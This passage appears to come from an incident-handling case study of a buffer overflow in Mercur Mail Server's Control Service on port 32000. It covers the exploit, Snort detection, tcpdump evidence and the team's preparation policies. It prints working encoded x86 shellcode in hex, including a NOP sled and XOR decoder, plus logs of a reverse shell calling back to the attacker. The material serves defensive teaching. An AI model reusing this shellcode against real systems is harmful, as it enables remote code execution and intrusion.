90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 EB 03 5D EB 05 E8 F8 FF FF FF 83 C5  ......].........
15 90 90 90 8B C5 33 C9 66 B9 D7 02 50 80 30 95  ......3.f...P.0.
40 E2 FA 2D 95 95 64 E2 14 AD D8 CF 05 95 E1 96  @..-..d.........
DD 7E 60 7D 95 95 95 95 C8 1E 40 14 7F 9A 6B 6A  .~`}......@...kj
6A 1E 4D 1E E6 A9 96 66 1E E3 ED 96 66 1E EB B5  j.M....f....f...
96 6E 1E DB 81 A6 78 C3 C2 C4 1E AA 96 6E 1E 67  .n....x......n.g
2C 9B 95 95 95 66 33 E1 9D CC CA 16 52 91 D0 77  ,....f3.....R..w
72 CC CA CB 1E 58 1E D3 B1 96 56 44 74 96 54 A6  r....X....VDt.T.
5C F3 1E 9D 1E D3 89 96 56 54 74 97 96 54 1E 95  \.......VTt..T..
96 56 1E 67 1E 6B 1E 45 2C 9E 95 95 95 7D E1 94  .V.g.k.E,....}..
95 95 A6 55 39 10 55 E0 6C C7 C3 6A C2 41 CF 1E  ...U9.U.l..j.A..
4D 2C 93 95 95 95 7D CE 94 95 95 52 D2 F1 99 95  M,....}....R....
95 95 52 D2 FD 95 95 95 95 52 D2 F9 94 95 95 95  ..R......R......
FF 95 18 D2 F1 C5 18 D2 85 C5 18 D2 81 C5 6A C2  ..............j.
55 FF 95 18 D2 F1 C5 18 D2 8D C5 18 D2 89 C5 6A  U..............j
C2 55 52 D2 B5 D1 95 95 95 18 D2 B5 C5 6A C2 51  .UR..........j.Q
1E D2 85 1C D2 C9 1C D2 F5 1E D2 89 1C D2 CD 14  ................
DA D9 94 94 95 95 F3 52 D2 C5 95 95 18 D2 E5 C5  .......R........
18 D2 B5 C5 A6 55 C5 C5 C5 FF 94 C5 C5 7D 95 95  .....U.......}..
95 95 C8 14 78 D5 6B 6A 6A C0 C5 6A C2 5D 6A E2  ....x.kjj..j.]j.
85 6A C2 71 6A E2 89 6A C2 71 FD 95 91 95 95 FF  .j.qj..j.q......
D5 6A C2 45 1E 7D C5 FD 94 94 95 95 6A C2 7D 10  .j.E.}......j.}.
55 9A 10 3F 95 95 95 A6 55 C5 D5 C5 D5 C5 6A C2  U..?....U.....j.
79 16 6D 6A 9A 11 02 95 95 95 1E 4D F3 52 92 97  y.mj.......M.R..
95 F3 52 D2 97 95 C5 52 D2 91 55 3D 95 37 FF 85  ..R....R..U=.7..
18 92 C5 C6 6A C2 61 FF A7 6A C2 49 A6 5C C4 C3  ....j.a..j.I.\..
C4 C4 C4 6A E2 81 6A C2 59 10 55 E1 F5 05 05 05  ...j..j.Y.U.....
05 15 AB 95 E1 BA 05 05 05 05 FF 95 C3 FD 95 91  ................
95 95 C0 6A E2 81 6A C2 4D 10 55 E1 D5 05 05 05  ...j..j.M.U.....
05 FF 95 6A A3 C0 C6 6A C2 6D 16 6D 6A E1 BB 05  ...j...j.m.mj...
05 05 05 7E 27 FF 95 FD 95 91 95 95 C0 C6 6A C2  ...~'.........j.
69 10 55 E9 8D 05 05 05 05 E1 09 FF 95 C3 C5 C0  i.U.............
6A E2 8D 6A C2 41 FF A7 6A C2 49 7E 1F C6 6A C2  j..j.A..j.I~..j.
65 FF 95 6A C2 75 A6 55 39 10 55 E0 6C C4 C7 C3  e..j.u.U9.U.l...
C6 6A 47 CF CC 3E 77 7B 56 D2 F0 E1 C5 E7 FA F6  .jG..>w{V.......
D4 F1 F1 E7 F0 E6 E6 95 D9 FA F4 F1 D9 FC F7 E7  ................
F4 E7 EC D4 95 D6 E7 F0 F4 E1 F0 C5 FC E5 F0 95  ................
D2 F0 E1 C6 E1 F4 E7 E1 E0 E5 DC FB F3 FA D4 95  ................
D6 E7 F0 F4 E1 F0 C5 E7 FA F6 F0 E6 E6 D4 95 C5  ................
```

```
F0 F0 FE DB F4 F8 F0 F1 C5 FC E5 F0 95 D2 F9 FA  ................
F7 F4 F9 D4 F9 F9 FA F6 95 C2 E7 FC E1 F0 D3 FC  ................
F9 F0 95 C7 F0 F4 F1 D3 FC F9 F0 95 C6 F9 F0 F0  ................
E5 95 D0 ED FC E1 C5 E7 FA F6 F0 E6 E6 95 D6 F9  ................
FA E6 F0 DD F4 FB F1 F9 F0 95 C2 C6 DA D6 DE A6  ................
A7 95 C2 C6 D4 C6 E1 F4 E7 E1 E0 E5 95 E6 FA F6  ................
FE F0 E1 95 F6 F9 FA E6 F0 E6 FA F6 FE F0 E1 95  ................
F6 FA FB FB F0 F6 E1 95 E6 F0 FB F1 95 E7 F0 F6  ................
E3 95 F6 F8 F1 BB F0 ED F0 95 0A                 ...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/25-23:44:17.195471 192.168.0.162:32813 -> 192.168.99.102:32000
TCP TTL:63 TOS:0x0 ID:42112 IpLen:20 DgmLen:319 DF
***AP*** Seq: 0x7FE75BC8  Ack: 0x85699B62  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1373323 2924
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 03  ................
DE 83 C3 02 FF D3 C3 10 8E 2C 40                 .........,@

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This fragment of `snort-0924\@2359.log` is a dump of the packet sniffing triggered by the snort rule - the packet dump from snort.

This is where the whole magic happens. The first packet should look pretty familiar at this point. Doesn't this first packet look exactly like the `shellcode[]` variable we analyzed previously? As a matter of fact it is our shellcode. This packet represents the buffer overflow to **mcrctrl.exe**. The second packet represent password EIP overrun and return address for the buffer overflow to spawn the shell to the target system.

F – Preventing Mercur Exploit from being a vulnerability in your network

Even though Mercur exploit is a quite common kind of attack, as seen previously a buffer overflow allowing execution of arbitrary code, the ways to protect against this attack are few. According to the CVE candidate number comment referring to the vendor's mail, *"The problem are fixed in the mercur control service version <4.02.01>. This version of the*

mercur control service are integrated in the current download version of Mercur Mailserver 4.2" (**Atrium Software**).
In other words if you download the "new" version of Mercur Mail Server 4.2 the problem should be fixed; however this has not been tested with the this new downloadable version of Mercur 4.2.

A couple of workarounds are also available.

The first, most secure and reliable way of dealing is simply not using Control Service at all: *"MERCUR allows you to restrict access to each service individually under the Security -> Firewall options.."*(**2c79cbe14ac7d0b8472d3f129fa1df55**).

If using Control Service is mandatory for the user, there is another way to make the system more secure. This is done by changing the port number of the service. This will still allow the attacker to run the exploit on the targeted system, on the other hand it will be harder for the attacker to determine if the targeted system is running Control Service and if it is which port it is running on.

III – Incident Handling Process

Introduction

We have now reached the most important part of the paper. This part, however, must be read as a separate part of the document. As a matter of fact, the incident handling process assumes that the Incident handling team doesn't have any knowledge of what is going on before the actual discovery and analysis of the current incident (unless one of the parties is involved in the attack, which is not the case in this paper). In other words, the previous two sections, regarding the presentation and in-depth analysis of the exploit, will not be considered during the Incident Handling process.

Step 1 - Preparation

The most important thing to do before actually handling an Incident is to be prepared to handle an Incident. Without adequate preparation the rest of the incident handling process cannot work, which makes this step the most important of the Incident handling process. This step will consequently be divided into various sections that will help describing the level of preparation of **eX**

Incident Prevention

In this first part I will be covering what has been done to prevent incidents from happening, or more precisely to make the attacker's life harder when it comes to accessing illegitimately **eX**'s network.

Patching Systems:
- Unix Systems patched as soon as vendor patches are released. - Windows Patches applied as soon as applicable.
Presumption of Privacy Policy
- Corporate Mail is stored in Mail Server and is property of the company. - Encryption is only allowed when e-mailing user passwords, account information, invoice information, or any information approved as sensitive by the management staff.
Warning Banners

- All system allowing remote access have been set up with pre-login warning banners:
`*************************************************`
`*Access to this system is restricted to`
`*Authorized Personal only.`
`*`
`*Unauthorized access will be logged and reported.`

****

Organizational approach to Incident Handling

- In the event of an incident, no prosecution is going to be made of the attacker due to economical restraints. Consequently the main goal of the handler is to contain, clean and deny access to the affected system(s). The system is then going to be put back in operational state, either using the system itself or its clone (identical backup system) with applied patches and/or fixes.
- Legal prosecution shall be made when information loss (involving destruction and/or theft) has been determined.

Intrusion Detection System

- An Intrusion Detection System (IDS) is configured to monitor both of **eX**’s subnets 24/7.
- IDS logs must be checked every hour.
- IDS rules must be checked and updated once a month.

Remote Computing Incident policy

- Listing of the employees with remote access to **eX**’s network must be updated weekly.
- Remote access must only be granted for remote management, log analysis or any other specific purpose judged as necessary by the management staff.
- Remote access must only be granted to **eX**’s employees.

System/Server Security-Risk/Cost assessment

- Each of the systems present on **eX** network must be assessed with a scalar value (from 1 to 5) defining it’s level of security and the risk/cost it could represent in case of incident. Refer to **Figure 8.**

Account policies

- User passwords must be changed every 3 weeks.
- Passwords must contain both letters and numbers, no less than 8 characters long.
- Password cracking tests are performed every month to check the strength of passwords

Firewall rules

- Firewall rules must be checked every day
- Deny all access
- Allow only needed services(Mercur Control Service, port 32000; Secondary DNS, port 53; POP3 & SMTP, ports 110 & 25; SSH, port 22)
- Allow internal access to Internet(HTTP, port 80)

Anti-virus Policy

- All *Microsoft Windows* systems must have Norton Antivirus installed
- Antivirus scans must be run at least once a week

- Antivirus updates must be allowed to be done automatically by the software

Backup policy

- All systems must backed up (refer to backup schedule below)
- Backups must be made on bit-by-bit by using *Norton Ghost* on Windows systems and *dd* on Unix systems.
-Backups must be loaded on clone systems after two days of backing up the original system.

System Type	Frequency of Backup
Web Servers	every Mon, Wed, Fri, Sun at 13:00
DNSs	every time a change is made on the DNS config files
MySQL Server	system backup: every day at 16:00
	Database backup: every hour on read-only media :: DVD-R
Mail Server	System backup: every day at 20:00
	Mail Files: every hour on read-only media :: CD-R
Representative Systems	every 15th of each month at 9:00
IDS Log Files	every hour on read-only media :: CD-R

Incident Policy

In case of an incident:
- Contact Main Administrator, Management staff, Help Desk staff and legal staff.
- Only required parties must be informed about the incident: Management staff, Help Desk staff and legal staff.
- Take notes on provided “Steno books”.
- Remove infected system from network, keep compromised drive(s) as evidence.
- Secure physically the location(s) where the incident has taken place.
- Save log files, or any relevant information on read-only media when the incident status is launched.
- Proceed to handle the incident according to business requirements and management needs.

Incident Backup System Policy

In case of system compromise, backup systems are available in order to keep services online.
- System must be updated with latest clean full system backup
- System configuration must be modified in order to avoid compromise before adding to the network
- System network activity must be monitored until complete clean-up of the original system
- Unload Backup system when the Original system is judged as sane and operational

Password Policy

All passwords must meet the following requirements:
- 8 to 16 characters long
- no common names, addresses, phone numbers or any personal information allowed
- must contain alphanumeric and/or non-alphanumeric characters
- must be changed every 3 weeks

In case of system compromise:
-Passwords <u>must</u> be changed immediately after containing the incident
-Passwords <u>must</u> be changed every six hours for the 24 hours following the incident
-Emergency password lists must be kept secure at the CIRTR (Computer Incident Response Team Room)
-Emergency passwords <u>must only</u> be used in case of incident

The Role of Management in Incident handling

Management has the most critical role in the Incident Handling process since it is they who have the final decision on whether or not a system must be disconnected from the network.

Making sure Management is aware of the actions that are going to be taken in case of an incident is the best way to gain their support and deal with the incident as it best suits the company.

In our example, a written response plan has been developed and presented to the management in order to be able to act as necessary with the incident. This response plan has been signed by all members of the management staff. This allows the incident handler to deal as needed with systems estimated with risk/cost levels below 3. Systems presenting risk/cost levels greater or equal to 4 require Management intervention. (Refer to **Figure 8**)

Incident Handling Team

Handling an incident alone is like trying to build an empire without any help. It can't be done. Incident handling is like soccer, it is teamwork; some run faster, some have better aim whilst others drill better with the ball. Incident handling is based on the same principles: each of the members of the IH team has an area of specialization so as to allow a better coverage of possible problems. The incident leader is then determined according to the nature of the attack.

eX's IH team is composed of six full time local members.

Title	Charge
3 Unix system Administrators	Linux/FreeBSD systems Administration, Check IDS logs
IDS Administrator	Snort Rules, Check IDS logs
Windows NT/2000/XP Pro Administrator	Mail Server Administration, check Event logs, check IDS logs)
Firewall Administrator	Firewall Rules, Check IDS logs, check Firewall Logs

- The members of the Incident Handling team are scheduled to check IDS logs every hour minutes in 6 hours turns.

- Each of the Members of the Incident Handling team of **eX** is provided with a “Steno Book” in order to take notes in case of an eventual incident.

- Each of the members of the Incident Handling team is required to keep the current status of the incident confidential. Only management staff, Help Desk staff and the selected legal staff must be aware of the current situation.

- Diagrams of the whole network are provided to each of the members of the Incident Handling team (**Figure 1**).

- Risk/Cost Assessment and Security level network Diagrams are provided to each of the members of the Incident Handling Team:




Figure 8 – Risk/Cost Assessment | Security Level Network Diagram

- Each of the members of the Incident Handling team is provided with a corporate cellular phone.

- Each of the members of the Incident Handling team is required to have their system tools ready to be used; Toolkit CDs are kept in the Computer Incident Response Team Room(**CIRTR**), and can be accessed anytime by authorized personal(cf. IH team).

IH Toolkits:

Unix Toolkit (statically compiled)		Windows Toolkit
- netstat	- The Coroner's toolkit	- Norton Antivirus 2002(CD available at CIRTR)
- lsof	- Queso	- Norton Utilities(CD available at CIRTR)
- gdb/nm	- dd	- Norton Ghost(CD available at CIRTR)
- ps	- tar	
- ls	- diff	
- su	- cp	
- passwd	- mv	
- netcat	- rm	
- strace/ltrace	- df	
- MD5-generator	- du	
- fdisk/cfdisk	- chown	
- who/finger/w	- chgrp	
- dig	- chmod	
- find	- gcc	
- top	- tcpdump	

- Laptops running Linux Slackware and FreeBSD are available in the CIRTR to allow the Incident Handling team to perform incident status reports (system checking, log checking, network monitoring).

- The Incident Handling team works in conjunction with the Help Desk and the legal staff of the company in order to coordinate precisely the actions to be taking in case of a real incident.

- The Help Desk is required to gather information by contacting each of the employees of the company in case of an incident; this measure allows the Incident Handling teams to spot more easily any breach in the network.

<u>Emergency Response Plan</u>

The Emergency Response plan represents the most important stage in achieving an adequate preparation status, as it is to be considered a guideline for handling any incident. As an analogy, we could compare the emergency response plan to a web page template. It is not going to define the final look of the page, but it is going to tell us how things are going to be done from beginning to end.

- In case of an event (incident or possible incident) contact:

- Main Administrator
- Management staff
- Help Desk
- Legal Staff

NOTE: all communications must be done through cellular phone and/or Fax.

- Gather information about the involved parties in the incident: witnesses, victims, involved system(s), error messages, or anything suspicious/abnormal.
- Keep the environment calm and under control.
- Keep the other involved parties in the Incident Handling process (Management, Help Desk and Legal staff) informed about the current status of the incident.
- Take action according to the business needs and the given authority by Management.
- Get back in business.

Employee Incident Resources

In order to allow incident discovery early, it is essential to keep all employees informed of what an incident could be like. Informing employees about the possibility of an incident and the turn this kind of event takes is one of the best ways to increase the speed of identification and elimination of the problem.

eX employees are provided with a list of symptoms revealing a possible incident. They are required to contact (by phone only) Help Desk as soon as any of these events are encountered or any suspicious/unusual activity is going on.

Employees are required to keep discretion in case of an Incident (yearly signed Incident Policy).

Step 2 – Identification

The main job of the Incident Handling team is to check the IDS logs hourly in order to spot any suspicious connection that could reveal an actual incident within the company network. The Log check is done every third quarter of each hour.

September 26th, 2002 @ 00:40 – IDS log checking reveal an alert notice in the alert file:

Alert file fragment

```
[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
09/25-23:44:15.178199 116.0.0.25:32813 -> 192.168.99.102:32000
TCP TTL:63 TOS:0x0 ID:42110 IpLen:20 DgmLen:1231 DF
***AP*** Seq: 0x7FE75728  Ack: 0x85699B62  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1373121 0
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
```

```
09/25-23:44:17.195471 116.0.0.25:32813 -> 192.168.99.102:32000
TCP TTL:63 TOS:0x0 ID:42112 IpLen:20 DgmLen:319 DF
***AP*** Seq: 0x7FE75BC8  Ack: 0x85699B62  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1373323 2924
[Xref => http://www.whitehats.com/info/IDS181]
```

This excerpt from the snort alert file reveals that the alert was triggered by a "`SHELLCODE x86 NOOP`" packet which source address is 116.0.0.25 and targeted to 192.168.99.102 on port 32000.

This alert excerpt implies a possible shellcode or command line process initiated on the targeted system.

A quick check of the Detailed Service Network Diagram shows that the targeted system is currently running Mercur Mail Server 4.2 and port 32000 is used by Mercur Control Service.





Figure 9 - Detailed Service Network Diagram

September 26th, 2002 @ 00:50 – The first diagnosis attempt to determine whether the event is an actual incident or not is to try to access the Mercur Control Service on port tcp 32000:



```
ninja@Ayanami:~$ nc 192.168.99.102 32000
MERCUR Control-Service (v4.02.01 Unregistered) for Windows NT/2000/XP ready
 at Wed, 9 Oct 2002 00:21:35 -0400
Username: administrator@exnet.network
Password: password
Login OK
>
```

Figure 10 - Access to Mercur Control Service

The diagnostic test showed that Mercur Control Service was accessible through port 32000. However we cannot consider the system as being completely secure until further testing has been made.

September 26th, 2002 @ 00:52 – The next step consists in sniffing the network with *TCPDump* in order to determine whether this is a real incident or just a hoax. In order to do so we define filters that will allow us to spot the concerned system:
The “targeted” system’s IP is 192.168.99.102 and the “attack” IP address is 116.0.0.25, therefore TCPDump is launched with the following command:

```
$ tcpdump -xX -s 1024 \( src 192.168.99.102 and dst 116.0.0.25 \) or \( src
116.0.0.25 and dst 192.168.99.102 \)
```

The log revealed that a connection was established to the attacker’s system on port 80 from the Mail Server:

Tcpdump dump excerpt

```
00:52:06.543466 116.0.0.25.http > 192.168.99.102.1345: P 2941608412:2941608418(6)
ack 2435021558 win 5840 (DF)
0x0000       4500 002e 657f 4000 3f06 f0f1 c0a8 00a2 E...e.@.?.......
0x0010       c0a8 6366 0050 0541 af55 61dc 9123 7af6 ..cf.P.A.Ua..#z.
0x0020       5018 16d0 df23 0000 6364 202e 2e0a      P....#..cd....
00:52:06.639153 192.168.99.102.1345 > 116.0.0.25.http: P 1:20(19) ack 6 win 17514
(DF)
0x0000       4500 003b 5f72 4000 8006 b5f1 c0a8 6366 E..;_r@.......cf
0x0010       c0a8 00a2 0541 0050 9123 7af6 af55 61e2 .....A.P.#z..Ua.
0x0020       5018 446a e1e9 0000 6364 202e 2e0a 0d0a P.Dj....cd......
0x0030       433a 5c57 494e 444f 5753 3e           C:\WINDOWS>
00:52:06.641380 115.0.0.25.http > 192.168.99.102.1345: . ack 20 win 5840 (DF)
```

```
0x0000       4500 0028 6580 4000 3f06 f0f6 c0a8 00a2 E..(e.@.?.......
0x0010       c0a8 6366 0050 0541 af55 61e2 9123 7b09 ..cf.P.A.Ua..#{.
0x0020       5010 16d0 90b5 0000 c4d4 65a2 8e6d      P.........e..m
00:52:09.666681 116.0.0.25.http > 192.168.99.102.1345: P 6:12(6) ack 20 win 5840
(DF)
0x0000       4500 002e 6581 4000 3f06 f0ef c0a8 00a2 E...e.@.?.......
0x0010       c0a8 6366 0050 0541 af55 61e2 9123 7b09 ..cf.P.A.Ua..#{.
0x0020       5018 16d0 df0a 0000 6364 202e 2e0a      P.......cd....
00:52:09.764344 192.168.99.102.1345 > 116.0.0.25.http: P 20:32(12) ack 12 win
17508 (DF)
0x0000       4500 0034 5f9e 4000 8006 b5cc c0a8 6366 E..4_.@.......cf
0x0010       c0a8 00a2 0541 0050 9123 7b09 af55 61e8 .....A.P.#{..Ua.
0x0020       5018 4464 04e8 0000 6364 202e 2e0a 0d0a P.Dd....cd......
0x0030       433a 5c3e                               C:\>
00:52:09.766400 116.0.0.25.http > 192.168.99.102.1345: . ack 32 win 5840 (DF)
0x0000       4500 0028 6582 4000 3f06 f0f4 c0a8 00a2 E..(e.@.?.......
0x0010       c0a8 6366 0050 0541 af55 61e8 9123 7b15 ..cf.P.A.Ua..#{.
0x0020       5010 16d0 90a3 0000 0000 103b ff53      P.........;.S
00:52:11.601733 116.0.0.25.http > 192.168.99.102.1345: P 12:16(4) ack 32 win 5840
(DF)
0x0000       4500 002c 6583 4000 3f06 f0ef c0a8 00a2 E..,e.@.?.......
0x0010       c0a8 6366 0050 0541 af55 61e8 9123 7b15 ..cf.P.A.Ua..#{.
0x0020       5018 16d0 ba23 0000 6469 720a 3e94      P....#..dir.>.
```

This log made with the IH monitoring laptop confirmed the presence of an intruder on the network. The breach had supposedly been made by using a buffer overflow on port 32000 on Mercur Mail Server, which is the Mail Server's Control Service. The intrusion is confirmed at 00:54.

IDS concerned logs are backed-up on new read-only(CD-R) media on the IDS system and the packet capture will be kept alive on the monitoring laptop until the incident is contained:

```
$ tar -czvf incident-26.09.02-00-54.tgz /log/.a-arch/alert /log/.l-arch/snort-
0925\@2355.log
$ mkisofs -r -f -o /backup/incident-26-09-02.iso /log/incident-26.09.02-00-54.tgz
$ cdrecord -v speed=2 dev=0,1,0 -data /backup/incident-26-09-02.iso
```

TcpDump Logs are backed-up every 25 minutes on the monitoring laptop:

```
$ tar -czvf tcpdump-26.09.02-00-56.tgz /dump
$ mkisofs -r -f -o /backup/tcpdump-26-09-02-0056.iso /tcpdump-26.09.02-00-56.tgz
$ cdrecord -v speed=2 dev=0,1,0 -data /backup/tcpdum-26-09-02-0056.iso
```

Listing of Evidence on **September 26th, 2002 @ 00:57**

IDS logs on CD
TCPDump Logs on CD

Step 3 – Containment

